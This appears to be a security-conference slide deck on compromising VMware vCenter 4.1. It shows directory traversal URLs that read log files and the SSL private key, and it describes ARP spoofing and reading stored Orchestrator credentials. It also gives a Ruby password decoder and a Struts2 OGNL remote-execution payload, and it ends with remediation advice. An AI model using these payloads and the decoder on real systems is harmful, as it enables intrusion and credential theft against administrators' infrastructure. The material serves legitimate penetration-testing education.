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
## How to hack VMware vCenter server in 60 seconds

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## What do pen-testers do?

- Scanning
- Fingerprinting
- Banner grabbing
- Play with passwords
- Find vulns.
- Exploit vulns.
- Escalate privs.
- Dig in
- Find ways to make attacks
- And e.t.c.



## Find vulns.

- Static
  - Source code review
    - regexp
    - formal methods
    - hand testing
  - Reverse Engineering
    - formal methods
    - hands...
- Dynamic
  - Fuzzing (bin/web)
    - + Typical bugs for class
    - + Reverse Engineering
  - Hand testing
- Architecture Analysis (Logic flaws)
- Use vuln. Database (CVE/exploit-db/etc)





## Tasks:

- pwn target 8)
- show most dang. vulns.
- ➔ show real attacks and what an attacker can do

## Time:

Not much )

## Targets:

Large number of targets, different types




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- BlackBox
  - Not much time




# Target





## VMware vCenter Server


- VMware vCenter Server is solution to manage VMware vSphere
- vSphere – virtualization operating system







- VMware vCenter version 4.1 update 1
- Services:
  - Update Manager
  - vCenter Orchestrator
  - Chargeback
  - Other
- Each services has web server





- Directory traversal in Jetty web server
- <http://target:9084/vci/download/health.xml/%3f/../../../../FILE>
- Discovered by Claudio Criscione
- But Fixed in VMware Update Manager 4.1 update 1 :(



## Directory traversal..again?

- Directory traversal in Jetty web server
- <http://target:9084/vci/download/.%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..\FILE.EXT>
- Discovered by Alexey Sintsov
- Metasploit module `vmware_update_manager_traversal.rb` by `sinn3r`



- What file to read?
- Claudio Criscione propose to read vpxd-profiler-\* -  
/SessionStats/SessionPool/Session/Id='06B90BCB-A0A4-4B9C-B680-FB72656A1DCB'/Username=,,FakeDomain\FakeUser'/SoapSession/Id='AD45B176-63F3-4421-BBF0-FE1603E543F4'/Count/total 1
- Contains logs of SOAP requests with session ID



- “VASTO – collection of Metasploit modules meant to be used as a testing tool to perform penetration tests or security audit of virtualization solutions.”  
<http://vasto.nibblesec.org/>
- `vmware_updatemanager_traversal.rb`  
Jetty path traversal
- `vmware_session_rider.rb`  
Local proxy to ride stolen SOAPID sessions



- Fixed in version 4.1 update 1,
- contain ip - addresses

The screenshot shows a Mozilla Firefox browser window. The address bar contains a URL with a redacted IP address: `http://[redacted]9084/vci/downloads/.../ProgramData/VMware/VMware VirtualCenter/Logs/vpxd-profiler-6`. The browser has two tabs: `http://[redacted]...d-profiler-6.log` and `Error 404 - Not Found`. The main content area displays the following text:


```
Section for VMware VirtualCenter, pid=3564, version=4.1.0, build=build-345043, option=Release
[2011-08-08 12:39:20.558 00560 info 'App']
<pullCounters>
/AlarmStats/NotificationsPending/Count/total 0
/DbStats/Pool/Cnx/InUse/total 1
/DbStats/Pool/Cnx/RetryCount/total 0
/DbStats/Pool/Cnx/Size/total 10
/DbStats/Pool/Txn/CommitCount/total 56
/DbStats/Pool/Txn/ReplayCount/total 0
/DbStats/Pool/Txn/RollbackCount/total 0
/DbStats/Pool/Txn/StmtCount/total 555
/EventStats/PendingEvents/Count/total 2
/InventoryStats/ManagedEntityStats/Clusters/total 2
```



- Make arp poisoning attack
- Spoof ssl certificate



- Administrators check SSL cert







- Steal ssl key via directory traversal

<http://target:9084/vci/downloads/../../../../../../../../Documents and Settings/All Users/Application Data/VMware/VMware VirtualCenter/SSL/rui.key>

- Make arp-spoofing
- Decrypt traffic with stolen ssl key
- What if arp-spoofing does not work?




- Vmware vCO – software for automate configuration and management
- Install by default with vCenter
- Have interesting file

C:\Program files\VMware\Infrastructure\Orchestrator  
\configuration\jetty\etc\passwd.properties



- Which contains md5 password without salt
- Could easy bruteforce using rainbow tables





# We get in

### VMware vCenter Orchestrator Configuration

Hosts | New VirtualCenter host

#### VMware Virtual Infrastructure

Available:  Enabled

Host:

Port:

Secure channel

Path:

Specify the user credential for the administrator

User name:

Password:

Specify which strategy will be used for management

Share a unique session :  Separate session

User name:

Password:



## Plain text passwords

```
<!-- Rendering template: /web-ui/pages/plugin/plugin.jsp -->
▼ <div id="c_content">
  ▼ <form namespace="/config_plugin" id="PluginSave" name="PluginSave" onsubmit="return
    validateForm_PluginSave();" action="/config_plugin/PluginSave.action" method="POST">
    ▶ <p>...</p>
    ▶ <div id="wwgrp_PluginSave_installUsername" class="wwgrp">...</div>
    ▼ <div id="wwgrp_PluginSave_installPassword" class="wwgrp">
      ▶ <div id="wwlbl_PluginSave_installPassword" class="wwlbl">...</div>
      <br>
      ▼ <div id="wwctrl_PluginSave_installPassword" class="wwctrl">
        <input type="password" name="installPassword" value="Password01." id="PluginSave_installPassword">
      </div>
    </div>
  </form>
</div>
```



- vCO stored password at files:
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\plugins\VC.xml
- C:\Program Files\VMware\Infrastructure\Orchestrator\app-server\server\vmo\conf\vmo.properties



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<virtual-infrastructure-hosts>
  <virtual-infrastructure-host
    <enabled>>true</enabled>
    <url>https://new-virtual-center-host:443/sdk</url>
    <administrator-username>vmware</administrator-
username>
    <administrator-
password>010506275767b74786b383a4a60be76786474032
9d5fcf324ec7fc98b1e0aaeef </administrator-password>
    <pattern>%u</pattern>
  </virtual-infrastructure-host>
</virtual-infrastructure-hosts>
```



## Password Encoding

006766e7964766a151e213a242665123568256c4031702d4c78454e5b575f60654b  
vmware

00776646771786a783922145215445b62322d1a2b5d6e196a6a712d712e24726079  
vcenter

- Red bytes look like length
- Green bytes in ASCII range
- Black bytes random





## Algorithm password Encoding

```
1  for (int i = 0; i < nbDigits; i++) {
2      int value = 0;
3      if (i < pwd.length()) {
4          value = pwd.charAt(i);
5          // Take i-th password symbol
6      }
7      else
8      {
9          value = Math.abs(rnd.nextInt() % 100);
10         // Take random byte
11     }
12     String toAdd = Integer.toHexString(value + i);
13     // i-th password symbol + position of symbol
14     result.append(toAdd);
15 }
```



## Password Decoder

```
1 len = (pass[0..2]).to_i
2 enc_pass = pass[3..-1].scan(/.{2}/)
3 dec_pass = (0...len).collect do |i|
4     byte = enc_pass[i].to_i(16)
5     byte -= i
6     byte.chr
7 end
```



- VMware vCenter Orchestrator use Struts2 version 2.11 discovered by Digital Defense, Inc
- CVE-2010-1870 Struts2/XWork remote command execution discovered by Meder Kydyraliev
- Fixed in 4.2



## Example exploit

```
#memberAccess['allowStaticMethodAccess'] = true  
#foo = new java .Lang.Boolean("false")  
#context['xwork.MethodAccessor.denyMethodExecution'] = #foo  
#rt = @java.Lang.Runtime.getRuntime()  
#rt.exec('calc.exe') |
```



- Directory traversal + ARP poisoning
- Directory traversal + password decoding/bruteforcing
- Remote code execution using Struts2 bug



- Update to latest version 4.2 update 4 or 5
- Filter administration service services
- VMware KB 2021259.
- VMware vSphere Security Hardening Guide



- Password must be stored in hash with salt or encrypted
- Fixed bugs not always fixed in proper way
- Pen-tester will get more profit if he tries to research something
- One simple bug and we can own all infrastructure



**Thank you!**



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